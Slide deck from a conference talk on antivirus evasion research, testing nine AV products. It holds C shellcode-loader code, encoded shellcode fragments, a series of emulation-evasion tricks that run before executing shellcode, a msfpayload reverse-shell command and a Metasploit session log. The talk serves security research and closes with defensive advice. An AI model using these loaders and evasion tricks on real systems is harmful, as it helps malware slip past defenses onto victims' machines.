

# Why Antivirus Software

**FAILS**

**DEEP**SEC



# whoami

- IT-Security Consultant
- Doing pentesting since two years
- This talk is based on private research
- Before that experience as windows/linux/network admin, a little as web developer and so on...

# Structure - Part I

- Introduction
- Steps for antivirus evasion
  - Evading signature-based detection
  - Evading sandboxing/emulation

# Structure - Part II

- Finding out how Antivirus Software works
  - More about x86 and code emulation
  - Windows API and standard calls
  - What about 64bit
  - And more

# Intro

- Started writing own antivirus evasion tools about 2 years ago
- The techniques used there show how antivirus software works
- Started more systematic testing
- Did some research about x86 emulation




# Intro

Some words about the testing environment

- Windows XP/7/8, 32Bit, 64Bit
- Backtrack
- Metasploit
- Mingw
- Nasm
- ollydbg
- Visual Studio 2008
- Virtualbox


# Intro

Some words about the testing environment



# Intro

Some words about the testing environment





# Intro

Some words about the testing environment



```
Backtrack (Sicherungspunkt 1) [wird ausgeführt] - Oracle VM VirtualBox
Maschine Anzeige Geräte Hilfe
Applications Places System >
Fri Mar 21, 9:08 PM
root@bt: ~
File Edit View Terminal Tabs Help
root@bt: ~
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.42.100:4444
[*] Starting the payload handler...
[*] Command shell session 2 opened (192.168.42.100:4444 -> 192.168.42.102:1073) at 2014-03-21 21:08:14 +0100

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>type hello.txt
type hello.txt
hello

C:\>

WinXP_1 (Sicherungspunkt 1) [wird ausgeführt] - Oracle VM VirtualBox
Maschine Anzeige Geräte Hilfe
C:\WINDOWS\system32\cmd.exe - a.exe
C:\>echo hello > hello.txt
C:\>type hello.txt
hello
C:\>a.exe

Start C:\WINDOWS\sys... C:\WINDOWS\sys... DE 21:08
STRG-RECHTS
```

## Part I

# Steps for antivirus evasion

# Steps for antivirus evasion

## Test Scenario

- Windows
- Msfpayload
- Let's go through this fast

# Steps for antivirus evasion


Download Proof-of-Concept code from  
all examples here:

<https://github.com/govolution/avepoc/>

# Steps for antivirus evasion

## Evade signature scanning

1. Step: Have your own shellcode binder



# Steps for antivirus evasion

## Shellcode Binder Code:


```
char shellcode[] =  
"Shellcode";  
int main(int argc, char **argv)  
{  
    int (*funct) ();  
    funct = (int (*) ()) shellcode;  
    (int) (*funct) ();  
}
```

```
//noencryption.c
```

# Steps for antivirus evasion

## Evade signature scanning

2nd Step: Encode or encrypt the shellcode




```
//pseudocode
//see also noevasion.c
unsigned char buf[] =
"fce8890000006089e531d2648b5230"
"8b520c8b52148b72280fb74a2631ff"
"31c0ac3c617c022c20c1cf0d01c7e2"
-- SNIP --
unsigned char *shellcode;
buffer2shellcode();
int (*funct)();
funct = (int (*)( )) shellcode;
(int) (*funct)();
```



# Steps for antivirus evasion

3rd Step: „Sandbox“ Evasion



# Steps for antivirus evasion

3rd Step: „Sandbox“ Evasion

- The file is still recognized as malicious... at least by most products
- Because of sandboxes, or better x86 emulation

# Steps for antivirus evasion

3rd Step: „Sandbox“ Evasion

- What to do now?
- Something to stop emulation!
- In my example: open a file

# Steps for antivirus evasion

3rd step: „Sandbox“ Evasion

//see also fopen.c

```
FILE *fp = fopen("c:\\windows\\system.ini", "rb");
```

```
if (fp == NULL)
```

```
return 0;
```

```
fclose(fp);
```

```
int size = sizeof(buffer);
```

```
shellcode = decode_shellcode(buffer, shellcode, size);
```

```
exec_shellcode(shellcode);
```

# Part II

## Finding out how Antivirus Software works



# Finding out how Antivirus Software works

x86 and code emulation

- No signature matches
- The program will be executed in a „sandbox“ or better in an emulated environment
- This is limited by nature
- Let's have a look

# Finding out how Antivirus Software works

x86 and code emulation

- As a short example you should take a look at libemu
- From website (<http://libemu.carnivore.it/>):
- Libemu is a tool for emulating shellcode
- Executing x86 instructions
  - Reading x86 binary code
  - Register emulation
  - Basic FPU emulation
- Shellcode execution
  - Shellcode detection
    - Using GetPC heuristics
    - Static analysis
    - Binary backwardstraversal
  - Win32 API hooking

# Finding out how Antivirus Software works

x86 and code emulation

The emulation is executed in a loop:

```
while()
```

```
{
```

```
    If (command=="add")
```

```
        do_some_add_stuff()
```

```
    Else if (command ...)
```

```
        //you get the idea
```

```
}
```

```
// read more:    The Art of Computer Virus Research and  
Defense by Peter Szor, Chapter 11.4. Code Emulation
```



# Finding out how Antivirus Software works

- From the paper „Sophail: A Critical Analysis of Sophos Antivirus“  
(<https://lock.cmpxchg8b.com/sophail.pdf>):
- Sophos include a very simplistic x86 emulation engine that records memory references and execution characteristics.
- The emulation is a poor representation of x86, and only executed for around 500 cycles.
- Detecting the Sophos emulator is trivial, but spinning for 500 cycles on entry is sufficient to subvert emulation.
- Minimal OS stubs are present, but demonstrate a lack of understanding of basic concepts

# Finding out how Antivirus Software works

- As can be seen, x86 emulation has some limitations
- And here the interesting part begins
- Show some PoCs for AV evasion
  - Basic stuff
  - Standard calls and Win API
  - 64bit
  - And more...

# Finding out how Antivirus Software works

Basics



# Finding out how Antivirus Software works

## Basics

- `Eicar.exe` - Test Virus
- `Msf.exe` - msfpayload generated .exe file
- `Shikata5.c` Shikata ga nai with 5 rounds
- `Syringe.exe`, a well known tool for executing shellcode and DLL-Injection, the only one here not recognized by most products

# Finding out how Antivirus Software works

## Basics

- `Noencryption.c` - a simple shellcode binder
  - 4/9 of the AVs failed
  - Successful in at least one product that officially has x86 emulation :(
- `Noevasion.c` - no sandbox evasion, but encoded payload
  - 5/9 of the AVs failed

# Finding out how Antivirus Software works

Standard and Windows API



# Finding out how Antivirus Software works

Standard and Windows API

```
// fopen.c 9/9 failed
```

```
...
```

```
FILE *fp = fopen("c:\\windows\\system.ini", "rb");
```

```
if (fp == NULL)
```

```
return 0;
```

```
fclose(fp);
```

```
...
```

```
shellcode = decode_shellcode(buffer, shellcode, size);
```

```
exec_shellcode(shellcode);
```

```
...
```

# Finding out how Antivirus Software works

Standard and Windows API

```
// math.c, 9/9 failed

int x,y;

for (x=1; x<10000; x++)
{
    for (y=1; y<10000; y++)
    {
        int a=cos(x); int b=cos(y); double c=sin(x); double d=sin(y);
    }
}

int size = sizeof(buffer);

shellcode = decode_shellcode(buffer,shellcode,size);

exec_shellcode(shellcode);
```



# Finding out how Antivirus Software works

Standard and Windows API

```
// getch.c 8/9 failed
```

```
getch();
```

```
int size = sizeof(buffer);
```

```
shellcode =
```

```
decode_shellcode(buffer, shellcode, size);
```

```
exec_shellcode(shellcode);
```

# Finding out how Antivirus Software works

Standard and Windows API

```
// openeventlog.c 7/9 failed  
HANDLE h;  
h = OpenEventLog( NULL, "Application");  
if (h == NULL)  
    printf("error\n");  
int size = sizeof(buffer);  
shellcode =  
decode_shellcode(buffer, shellcode, size);  
exec_shellcode(shellcode);
```

# Finding out how Antivirus Software works

Standard and Windows API

```
// strstr.c 9/9 failed
// from last years deepsec
if(strstr(argv[0], "strstr.exe") > 0)
{
    int size = sizeof(buffer);
    shellcode =
decode_shellcode(buffer, shellcode, size);
    exec_shellcode(shellcode);
}
```

# Finding out how Antivirus Software works

Standard and Windows API

```
// listen.c 8/9 failed
```

```
...
```

```
bind(Socket, (SOCKADDR*)  
(&serverInf), sizeof(serverInf));
```

```
...
```

```
listen(Socket, 1);
```

```
...
```

```
shellcode =  
decode_shellcode(buffer, shellcode, size);  
exec_shellcode(shellcode);
```

# Finding out how Antivirus Software works

What about 64 bit?

// 64msf.exe 7/9 failed

- msfpayload windows/x64/shell/reverse\_tcp  
LHOST=192.168.2.100 C
- Only two products recognized this one (Avast free, Comodo free)

What about 64 bit?

```
// 9/9 failed
// 64noencryption.c
unsigned char sc[] = ...;
typedef void (*FUNCPTR) ();
int main(int argc, char **argv)
{
    FUNCPTR func;
    int len;
    DWORD oldProtect;
    len = sizeof(sc);
    if (0 == VirtualProtect(&sc, len, PAGE_EXECUTE_READWRITE, &oldProtect))
        return 1;
    func = (FUNCPTR)sc;
    func();
    return 0;
}
```

# Finding out how Antivirus Software works

And MMX?

- How does emulation handle MMX registers?
- For testing I used an encoder from the SLAE examples (Security Tube), so no code here...
- It is an xor encoder using the MMX registers
- 6/9 failed

# Finding out how Antivirus Software works



**Conclusion...**



# Finding out how Antivirus Software works

- Antivirus has limits in:
  - Signature recognition
  - API call emulation
  - Processor emulation
- **Even if features are implemented this doesn't mean it works**

# Finding out how Antivirus Software works

## Detailed results

	AVG 2014 free	MS win 8 64bit	Avira Free	McAfee Plus	Sophos	avast free	Bitdefender Plus 2015	Gdata InetSec	Comodo free
eicar.com	0	0	0	0	0	0	0	0	0
msf.exe	0	0	0	0	0	0	0	0	0
shikata5.exe	0	0	0	0	0	0	0	0	0
syringe.exe	1	1	1	1	1	1	1	0	1
msf.bin	0	1	1	1	1	0	1	1	1
msfempty.exe	0	0	0	0	0	0	0	0	0
afs.txt	0	0	0	0	1	1	0	0	1

# Finding out how Antivirus Software works

## Detailed results

	AVG 2014 free	MS win 8 64bit	Avira Free	McAfee Plus	Sophos	avast free	Bitdefender Plus 2015	Gdata InetSec	Comodo free
noencryption.c	0	0	1	1	1	0	0	0	1
noevasion.c	0	0	1	1	1	1	0	0	1
fopen.c	1	1	1	1	1	1	1	1	1
msgbox.c	0	0	1	1	1	1	0	0	1
sleep.c	0	0	1	1	1	1	0	0	1
scanf.c	1	0	1	1	1	1	1	1	1
math.c	1	1	1	1	1	1	1	1	1
shellexecute.c	0	0	1	1	1	1	0	0	1
socket.c	0	0	1	1	1	1	0	0	1
connect.c	1	0	1	1	1	1	0	0	1
listen.c	1	0	1	1	1	1	1	1	1
systempause.c	0	0	1	1	1	1	0	0	1
regopenkey.c	0	0	1	1	1	1	0	0	1
forsleep.c	0	0	1	1	1	1	0	0	1
timer.c	0	0	1	1	1	1	0	0	1

# Finding out how Antivirus Software works

## Detailed results

	AVG 2014 free	MS win 8 64bit	Avira Free	McAfee Plus	Sophos	avast free	Bitdefender Plus 2015	Gdata InetSec	Comodo free
getch.c	1	0	1	1	1	1	1	1	1
getversion.c	0	0	1	1	1	1	0	0	1
getcomputername.c	0	0	1	1	1	1	0	0	1
getusername.c	0	0	1	1	1	1	0	0	1
getsystemdirectory.c	0	0	1	1	1	1	0	0	1
globalmemorystatus.c	0	0	1	1	1	1	0	0	1
setkeyboardstate.c	0	0	1	1	1	1	0	0	1
openeventlog.c	0	0	1	1	1	1	1	1	1
readeventlog.c	0	0	1	1	1	1	1	1	1
strstr.c	1	1	1	1	1	1	1	1	1
inc.c	1	1	1	1	1	1	1	1	1
openprocess.c	0	1	1	1	1	1	0	0	1
xorrmx.c	0	0	1	1	1	1	0	0	1
mmxdecode.c	1	0	1	1	1	1	0	0	1



# Finding out how Antivirus Software works

- And now?
- Best would be whitelisting
  - If this works correctly
- Manual analysis
  - And distribute new signatures
- The usual
  - SIEM
  - Log file analysis
  - User awareness

# Do you like to know more?

## More links

- <https://lock.cmpxchg8b.com/sophailv2.pdf>
- <https://lock.cmpxchg8b.com/sophail.pdf>
- The Art of Computer Virus Research and Defense by Peter Szor
- <http://packetstorm.foofus.com/papers/virus/BypassAVDynamics.pdf>
- DeepSec 2013 Attila\_Marosi - Easy Ways To Bypass AntiVirus Systems
- <http://funoverip.net/>

# Do you like to know more?

Move on (stuff by me)

- Introduction to antivirus evasion by me with examples:
- [http://govolution.de/blog/wp-content/uploads/avevasion\\_pentestmag.pdf](http://govolution.de/blog/wp-content/uploads/avevasion_pentestmag.pdf)
- Talk about this topic can be found here:
- <http://www.youtube.com/watch?v=biAelIG6LXo>
- <http://govolution.de/blog/wp-content/uploads/btd2013-antivirusevasion.pdf>
- Blog, Twitter...
- <http://govolution.de/blog/>
- <http://govolution.wordpress.com/>
- <https://twitter.com/DanielX4v3r>



# Do you like to know more?

## License and used photos

